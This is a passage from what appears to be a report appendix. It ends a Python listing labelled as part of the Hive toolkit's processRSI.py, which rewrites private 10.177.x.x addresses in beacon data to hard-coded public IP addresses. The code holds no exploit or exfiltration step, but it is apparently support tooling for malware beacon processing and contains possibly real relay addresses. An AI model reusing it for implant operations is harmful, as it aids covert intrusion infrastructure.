                elif nIp == '10.177.76.22':
                        nIp = '192.99.0.128'
                elif nIp == '10.177.76.26':
                        nIp = '201.218.252.110'
                elif nIp == '10.177.76.30':
                        nIp = '186.193.44.130'
                elif nIp == '10.177.77.34':
                        nIp = '190.120.236.211'
                elif nIp == '10.177.77.38':
                        nIp = '193.34.145.82'
                elif nIp == '10.177.77.42':
                        nIp = '31.210.100.208'
                elif nIp == '10.177.77.46':
                        nIp = '103.8.24.143'
                elif nIp == '10.177.77.50':
                        nIp = '46.108.130.10'
                ipLine = line.replace( oldIp, nIp)
                #print ipLine
                outfile.write(ipLine+'\n')
```

Listing G.3: Hive processRSI.py beacon data split